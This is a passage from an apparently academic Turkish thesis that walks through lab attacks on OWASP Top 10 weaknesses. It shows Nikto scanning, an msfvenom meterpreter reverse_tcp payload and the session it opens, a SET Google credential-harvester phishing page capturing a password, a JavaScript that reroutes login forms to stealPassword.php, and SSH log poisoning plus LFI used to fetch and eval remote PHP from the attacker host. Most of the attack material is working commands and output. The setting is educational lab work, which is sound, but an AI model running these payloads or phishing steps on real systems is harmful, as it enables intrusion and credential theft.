Nikto ile Güvenlik Taraması: 'nikto -h http://192.168.253.129' komutu ile tarama başlatılabilir. Temel düzeyde arama yapabilmek için -h parametresi ile birlikte IP adresini vermek yeterli olacaktır.

```
┌──(krkymhmt㉿kali)-[~]
└─$ nikto --help
Unknown option: help

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host/URL
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.
```

Şekil 3.25. Nikto ile kullanılabilecek parametreler

Nikto ile yapılan tarama sonucunda, hedef işletim sistemi, XSS zafiyetleri, açık dizinler ve server varsayılan dosyası elde edilmiştir. Sürüm bilgileri ile saldırgan eski sürüm kullanan bir uygulamayı tespit ettiği taktirde, eğer uygulama üzerinde bir zafiyet varsa bu zafiyeti sömürecek araca/script'e çok kısa bir zamanda ulaşabilir.

```
┌──(krkymhmt㉿kali)-[~]
└─$ nikto -h http://192.168.253.129
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.253.129
+ Target Hostname:    192.168.253.129
+ Target Port:        80
+ Start Time:         2021-12-08 21:50:54 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache/2.2.16 (Debian)
+ Retrieved x-powered-by header: PHP/5.3.3-7+squeeze15
+ The anti-clickjacking X-Frame-Options header is not present.
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The fo
+ Server may leak inodes via ETags, header found with file /favicon.ico, inode: 3392, size: 14634, mtime: Fri Mar 22 09:32:51 2013
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 21 item(s) reported on remote host
+ End Time:           2021-12-08 21:51:35 (GMT3) (41 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Şekil 3.26. Nikto ile zafiyetlerin taranması

3.2.6. Savunmasız ve eski bileşenler saldırı örneği

Bu uygulamada Kali Linux üzerinden Windows işletim sistemi için bir payload hazırlanmıştır. Bu payload aracılığı ile Windows üzerinden bir backdoor oluşturulup sisteme sızma işlemi gerçekleştirilmiştir. Uygulamada Kali Linux üzerinde kurulu gelen ve Metasploit projesinin alt kırılımı olan msfvenom aracından faydalanılmıştır. Metasploit, içerisinde exploitler, payloadlar, auxiliaryler ve encoderler barındıran ve sızma testlerinin vazgeçilmezlerinden olan yazılımlardan birisidir.

Msfvenom kullanılmadan önce payload üretme için Msfpayload, encode işlemleri içinde Msfencode araçları kullanılmaktaydı. Msfvenom sayesinden bu işlemler tek bir araç üzerinden kontrol edilmektedir. Encode işlemi, oluşturulan payload'ın karşı sistem üzerinde bulunan antivirüs, güvenlik duvarı gibi yapılara takılmaması için payload'ın şifrelenmesi aşamasına verilen isimdir.

```
Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --service-name    <value>    The service name to use when generating a service binary
        --sec-name        <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (n
oad length)
    -s, --space           <length>   The maximum size of the resulting payload
        --encoder-space   <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payload
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
    -k, --keep                       Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message
```

Şekil 3.27. msfvenom ile kullanılacak parametreler

Öncelikle 'msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.253.128 LPORT=4444 –f exe > /home/krkymhmt/Desktop/payload.exe' komutu ile bir payload oluşturulmuştur. Burada kullanılan parametreler açıklanacak olursa:

-p: Kullanılanılan payload'ın türünü belirtir. Msfvenom aracı yüzlerce hazır payload içermektedir. Bu uygulama için Windows sistemler için geliştirilmiş reverse_tcp payload'ı kullanılmıştır.

LHOST: Localhost makinesinin IP adresini belirtir. Hedef sistemin, saldırganın bilgisayarına bağlanması için gereklidir.

LPORT: Dinlenecek port numarasını belirtir. Hedef sistem ile saldırganın hangi port numarası üzerinden haberleşeceğin bilgisidir.

-f: Hedef platform için oluşturulacak format belirtilir.

-o (>): Payload'ın oluşturulacağı dizini belirtir.

```
┌──(krkymhmt㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.253.128 LPORT=4444 -f exe > /home/krkymhmt/Desktop/payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(krkymhmt㉿kali)-[~]
└─$
```

Şekil 3.28. msfvenom ile payload'ın oluşturulması

İlgili komut çalıştırıldıktan sonra komut üzerinde belirtilen dizinde payload.exe adında bir çalıştırılabilir Windows dosyasının oluştuğu gözlemlenmiştir. Bu exe dosyası hedef sisteme gönderilmiştir.

Hedef sisteme gönderilen payload'ı dinlemek için Metasploit uygulamalarında en sık kullanılan arayüzlerden birisi olan msfconsole kullanılmıştır. 'msfconsole' komutu ile msfconsole arayüzüne geçilmiştir.

Sonrasında use expoit/multi/handler komutu kullanılmıştır. Bu komutta 'use exploit' ifadesi ile belirtilen komut kullanılmıştır. 'multi' ifadesi platform seçimi için kullanılır. 'handler' ifadesi ise hedef sistemden gelecek isteğin dinleneceği

belirtilmektedir. Set payload komutu ile dinlecek olan payload'ın türü belirtilmektedir. Son olarak 'show options' komutu ile dinlenecek payload'ın bilgileri listelenmiştir.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.253.128
LHOST => 192.168.253.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.253.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Şekil 3.29. Dinlenecek payload'ın bilgilerinin msfconsole aracı ile oluşturulması

Tüm komutlar girildikten sonra 'exploit' komutu ile, girilen localhost ve port dinlemeye alınmıştır. Payload karşı sistemde çalıştırıldığında, bağlantının geldiği gözlemlenmiştir. Bu noktadan itibaren saldırgan, hedef sistem üzerinde çalıştırılabilecek bir ara yüze sahiptir. Şekil 3.30.'da görüldüğü üzere ls komutu çalıştırıldığında, hedef sistemde bulunan dosya bilgileri görüntülenmektedir.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.253.128:4444
[*] Sending stage (175174 bytes) to 192.168.253.1
[*] Meterpreter session 1 opened (192.168.253.128:4444 -> 192.168.253.1:59271) at 2021-12-13 00:04:24 +0300

meterpreter > ls
Listing: C:\Users\mkara\Downloads
=================================

Mode              Size       Type  Last modified             Name
----              ----       ----  -------------             ----
40777/rwxrwxrwx   0          dir   2021-10-13 13:08:22 +0300  .entities
40777/rwxrwxrwx   4096       dir   2021-10-13 13:08:23 +0300  .local
40777/rwxrwxrwx   0          dir   2021-10-13 13:16:56 +0300  .settings
100777/rwxrwxrwx  3803376    fil   2021-11-30 23:05:26 +0300  AnyDesk.exe
100666/rw-rw-rw-  116567471  fil   2021-11-24 22:36:07 +0300  [redacted]
100666/rw-rw-rw-  8686       fil   2021-10-13 12:27:13 +0300  [redacted]
```

Şekil 3.30. Hedef sistemin dosya bilgilerine ulaşılması

3.2.7. Tanımlama ve kimlik doğrulama saldırı örneği

Bu zafiyetin saldırı senaryosu için oltalama (phishing) saldırı türü kullanılacaktır. Oltalama saldırıları, en eski ve en etkili saldırı türlerinden birisi olarak karşımıza çıkmaktadır.

Bu saldırı senaryosu için Social-Engineer Toolkit (SetoolKit) kullanılmıştır. Sosyal mühendislik saldırıları için kullanılabilecek birçok modül mevcuttur. Payload ve listener oluşturma ve çoklu e-posta saldırısı gerçekleştirilebilir. Sızma testi uygulamaları için de kullanılabilir.

```
   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Şekil 3.31. SetoolKit giriş terminali

Şekil 3.31.'de görüldüğü üzere Wireless saldırılarından QR Kod saldırılarına kadar kullanılabilecek birçok modül mevcuttur. Bu modüller arasından 'Website Attack Vectors' seçeneği seçilir.

```
The Multi-Attack method will add a combination of attacks through the web attack menu.

The HTA Attack method will allow you to clone a site and perform powershell injection t

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Şekil 3.32. Website Attack Vectors seçeneğinin alt kırılımları

Bir sonraki aşamada ‘Credential Harvester Attack Method’ seçeneği seçilmiştir. Bu aşamada da birçok zafiyet istismar metodu mevcuttur.

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
```

Şekil 3.33. Credential Harvester Attack Method ile kullanılabilecek alt kırılımlar

‘Credential Harvester Attack Method’ seçeneği 3 farklı yöntem ile kullanılabilir.

- Web Templates: Araç ile gelen şablonlardır.
- Site Cloner: URL bilgisi girilen web sitesinin şablonu kopyalanır.
- Custom Import: Saldırgan, bilgisayarında bulunan site şablonunu kullanır.


Saldırgan, bu 3 yöntemden dilediğini seçebilir. Bu saldırı örneği için ‘Web Templates’ seçeneği kullanılmıştır.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.253.128]:

-------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```

Şekil 3.34. SetoolKit ile gelen hazır oltalama şablonları

Bir sonraki aşamada SetoolKit, Post back işlemleri için IP adresi istemektedir. Oltalama için kullanılan web sayfası, bu IP adresi üzerinden hizmet verecektir. Boş bırakılarak varsayılan IP adresi kullanılmıştır. İlgili sunucu bilgilerine /etc/setoolkit/set.config dosyası üzerinden erişilebilir.

Varsayılan şablonlardan ise ‘Google’ seçilmiştir. Bu aşamadan sonra araç, belirtilen IP adresi üzerinden hizmet vermeye başlayacaktır. Terminal ise belirtilen IP adresi+port bilgisini dinleme(listening) modunda beklemektedir.



Şekil 3.35. Oltalama için kullanılan örnek bir giriş sayfası

Belirtilen IP adresi ile siteye erişim sağlandığında web sitesinin, hedef site ile aynı olduğu gözlemlenmektedir. Bu aşamada dikkat edilmesi gereken husus site üzerinde kurulu SSL sertifikasının olmayışıdır. Bu sayede saldırgan, oltalama için oluşturulan site üzerindeki tüm bilgileri clear-text (şifrelenmemiş metin) olarak görülmektedir.

Sitedeki form doldurulup giriş yapılmaya çalışıldığında oltalama saldırı tamamlanmış olup terminal ekranına girilen e-posta adresi ve şifrenin geldiği gözlenmektedir.

```
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hI
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=mail@example-site.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=123456
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Şekil 3.36. Oltalama saldırısı sonrası kullanıcının giriş bilgilerinin alınması

3.2.8. Yazılım ve veri bütünlüğü hataları saldırı örneği

Bu zafiyetin uygulama aşamasında, OWASP'ın resmî sitesinde belirtilen CWE-830: Inclusion of Web Functionality from an Untrusted Source (Güvenilmeyen Bir Kaynaktan Web Fonksiyonlarının Dahil Edilmesi) zafiyeti gerçekleştirilmiştir.

Zafiyetin saldırı senaryosu için Ubuntu işletim sistemi üzerinde Apache sunucusu oluşturulmuştur. Bu sunucuya CWE-830 zafiyetinde belirtilen PHP dosyası eklemiştir. Bu senaryoda PHP dosyasında bulunan 'weatherWidget.js' dosyası ilk aşamada zararlı içerik bulundurmayan, sonrasında saldırıya uğramış bir Javascript CDN'i (Content Delivery Network) olarak kabul edilebilir.

```
<!DOCTYPE html>
<html>
    <body>
        <div class="header"> Welcome!
            <div id="loginBox">Please Login:
                <form id ="loginForm" name="loginForm" action="login.php" method="post">
                    Username: <input type="text" name="username" />
                    <br/>
                    Password: <input type="password" name="password" />
                    <input type="submit" value="Login" />
                </form>
            </div>
            <div id="WeatherWidget">
                <script type="text/javascript" src="http://192.168.253.130/weatherWidget.js"></script>
            </div>
        </div>
    </body>
</html>
```

Şekil 3.37. CWE-830 zafiyetinde bulunan örnek html dosyasının senaryoya uygun düzenlenmiş hali

WeatherWidget.js javascript dosyası, form içerisinde bulunan ‘loginForm’ tag değerine sahip formu alıp stealPassword.php dosyasına post etmektedir.

```
function processForm(e) {
    form=document.getElementById('loginForm');
    form.action='http://192.168.253.130/stealPassword.php';
    form.submit();
    return true;
}

var form = document.getElementById('loginForm');
if (form.attachEvent) {
    form.attachEvent("submit", processForm);
} else {
    form.addEventListener("submit", processForm);
}
```

Şekil 3.38. HTML sayfasına eklenen javascript dosyasının içeriği

Kullanıcı formu doldurup sisteme giriş yapmaya çalıştığında formdan gelen değerler alınıp userData.txt dosyasına atılacaktır.

Welcome!
Please Login:
Username: admin
Password: ••••••••••••••
Login

Şekil 3.39. CWE-830 zafiyetinde bulunan örnek html dosyasının çıktısı


```
userName= admin password=superPassword!
```

Şekil 3.40. Kullanıcı bilgilerinin text dosyasına atılması

3.2.9. Günlük güvenlik kayıtları ve izleme hataları saldırı örneği


Bu saldırıda SSH ile log dosyasına zararlı komutlar eklenerek log zehirleme adı verilen saldırı tipi gerçekleştirilmiştir. Saldırı ortamı için Ubuntu işletim sistemi

üzerinde çalışan Apache sunucusu, hedef sistem olarak seçilmiştir. Sunucuda sayfaların URL üzerinden getirildiği tespit edilmiştir.



Şekil 3.41. URL üzerinden index.php sayfasına erişilmesi

Bu noktada bir zafiyet olabileceği düşünülüp URL'deki sayfa bilgisi '/etc/passwd' komutu ile değiştirilmiştir. Sunucudan bu dosya ile alakalı içeriğin döndüğü gözlemlenmiştir.



Şekil 3.42. URL üzerinden sunucuda bulunan diğer dosyalara erişilmesi

Öncelikle SSH protokolü kullanılarak sisteme 'ssh user@192.168.253.130' komutu ile giriş denemesi yapılmaya çalışılmıştır. Komut içerisinde bulunan 'user' metni kullanıcı adını, IP adresi ise hedef sistemin IP adresini belirtmektedir. Buradaki amaç, başarısız olan bir giriş denemesinin, log kaydının tutulup tutulmadığının gözlemlenmesidir.

```
┌──(krkymhmt㉿kali)-[~]
└─$ ssh user@192.168.253.130
The authenticity of host '192.168.253.130 (192.168.253.130)' can't be established.
ECDSA key fingerprint is SHA256:HDa/yCx4nYhzvWtfUSAZmfJfMlIjfTtscN4L/ZUOyPQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.253.130' (ECDSA) to the list of known hosts.
user@192.168.253.130's password:
Permission denied, please try again.
user@192.168.253.130's password:
```

Şekil 3.43. SSH protokolü ile belirtilen sunucuya erişim isteğinin gönderilmesi

Sunucu üzerindeki, authentication ile alakalı /var/log dizini altında bulunan auth.log dosyası incelendiğinde, başarısız giriş denemesinin log kaydı atıldığı görülmektedir.

```
192.168.253.130/lfi/lfi.php?file=/var/log/auth.log
Kali Linux  Kali Training  Kali Tools  Kali Docs  Kali Forums  NetHunter  Offensive Security  Exploit-DB
rhost=192.168.253.128 Dec 18 22:36:08 ubuntu sshd[22160]: pam_ldap: could not open secret file
/etc/ldap.secret (No such file or directory) Dec 18 22:36:08 ubuntu sshd[22160]: pam_ldap: ldap_simple_bind
Can't contact LDAP server Dec 18 22:36:08 ubuntu sshd[22160]: pam_ldap: reconnecting to LDAP server... De
18 22:36:08 ubuntu sshd[22160]: pam_ldap: ldap_simple_bind Can't contact LDAP server Dec 18 22:36:10
ubuntu sshd[22160]: Failed password for invalid user user from 192.168.253.128 port 45920 ssh2
```


Şekil 3.44. Erişim log bilgilerinin bulunduğu auth.log dosyasının içeriği

Tekrar SSH protokülü kullanılarak kullanıcı adı yerine komut çalıştırılabilmesine olanak sağlayan 'ssh ‘<?php system($_GET[‘c’]); ?>’@192.168.253.130’ komutu yazılmıştır. Buradaki amaç, komutun log dosyasına yazılmasıdır. ‘$GET[‘c’]’ komutu ile URL üzerinde bulunan ‘c’ parametresi ile komutların alınması hedeflenmektedir. Komutun içerisinde bulunan system fonksiyonu ise, c parametresine girilen komutu çalıştırmaktadır. URL üzerinden ‘c’ parametresi değiştirilerek parametre olarak gönderilen komutlar çalıştırılabilir.

```
┌──(krkymhmt㉿kali)-[~]
└─$ ssh '<?php system($_GET['c']); ?>'@192.168.253.130
<?php system($_GET[c]); ?>@192.168.253.130's password:
```

Şekil 3.45. SSH protokolü kullanılarak zararlı PHP kodunun log kayıtlarına eklenmesi

Oturum açma başarısız olmuştur ancak zararlı kodlar içeren log kaydı auth.log dosyasına atılmıştır.



Şekil 3.46. Log kayıtlarında bulunan zararlı PHP kodu

Msfconsole ile bu zafiyeti sömürmek için bir exploit oluşturulur. Exploit oluşturmak için kullanılan komutlar aşağıdaki gibidir.

‘use exploit/multi/script/web_delivery’ : Zafiyetin sömürülmesi için kullanılacak modül seçimi gerçekleştirilmiştir.

‘set target 1’: Bu komut ile hedef sistem belirtilmiştir. PHP, 1’e karşılık gelmektedir.

‘set payload /php/meterpreter/reverse_tcp’: Bu komut ile kullanılacak payload belirlenmiştir.

‘set lhost’: Local bilgisayarın IP adresine karşılık gelmektedir.
‘set srvport’: Local bilgisayarda açılacak port bilgisidir. Bu IP adresi ve port bilgisi üzerinden zafiyet istismar edilecektir.

‘exploit’: Bu komut ile girilen parametreler doğrultusunda exploit çalıştırılmaktadır.

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 1
target => 1
msf6 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.253.128
lhost => 192.168.253.128
msf6 exploit(multi/script/web_delivery) > set srvport 8081
srvport => 8081
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 192.168.253.128:4444
[*] Using URL: http://0.0.0.0:8081/F46Lnq7nsMWuU6i
[*] Local IP: http://192.168.253.128:8081/F46Lnq7nsMWuU6i
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.253.128:8081/F46Lnq7nsMWuU6i', fa
lse, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]]));"
```

Şekil 3.47. Metasploit ile log kayıtlarında bulunan zararlı PHP koduna göre exploit hazırlanması

Parametre tanımı tanımlandığında msfconsole, ilgili zafiyeti sömürmek için bir payload hazırlamaktadır. Bu payload, URL üzerinde bulunan ve değer olarak komut bekleyen parametreye verilmektedir.

```
+
192.168.253.130/lfi/lfi.php?file=/var/log/auth.log&c=php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.253.128:8081/F46Lnq7nsMWuU6i', false, stream_context_crea
ec 18 20:00:35 ubuntu gdm-password]: gkr-pam: unlocked login keyring Dec 18 20:04:00 ubuntu sudo: pam_unix(sudo:auth): Couldn't open /etc/securetty: No such file or directory
1 unix(sudo:auth): Couldn't open /etc/securetty: No such file or directory Dec 18 20:04:04 ubuntu sudo: krkymhmt : TTY=pts/1 ; PWD=/var/www/html/lfi ; USER=root ; COMMAND
Dec 18 20:04:04 ubuntu sudo: pam_unix(sudo:session): session opened for user root by (uid=0) Dec 18 20:04:31 ubuntu useradd[19195]: new user: name=sshd, UID=126, GID=65
gin, from=none Dec 18 20:04:31 ubuntu usermod[19203]: change user 'sshd' password Dec 18 20:04:31 ubuntu chage[19210]: changed password expiry for sshd Dec 18 20:04:33
ng on 0.0.0.0 port 22. Dec 18 20:04:33 ubuntu sshd[19346]: Server listening on :: port 22. Dec 18 20:04:49 ubuntu sudo: pam_unix(sudo:session): session closed for user root Dec
TY=pts/1 ; PWD=/var/www/html/lfi ; USER=root ; COMMAND=/usr/sbin/ufw allow 22 Dec 18 20:06:02 ubuntu sudo: pam_unix(sudo:session): session opened for user root by (uid
1 unix(sudo:session): session closed for user root Dec 18 20:06:15 ubuntu sshd[20187]: Invalid user krkhmmt from 192.168.253.130 port 59880 Dec 18 20:06:19 ubuntu sshd[2018
```

Şekil 3.48. Metasploit ile hazırlanan komutun URL'e eklenmesi

URL, msfconsole tarafından üretilen payload ile tekrar çalıştırıldığında, msfconsole arayüzüne bağlantı geldiği görülmüştür.

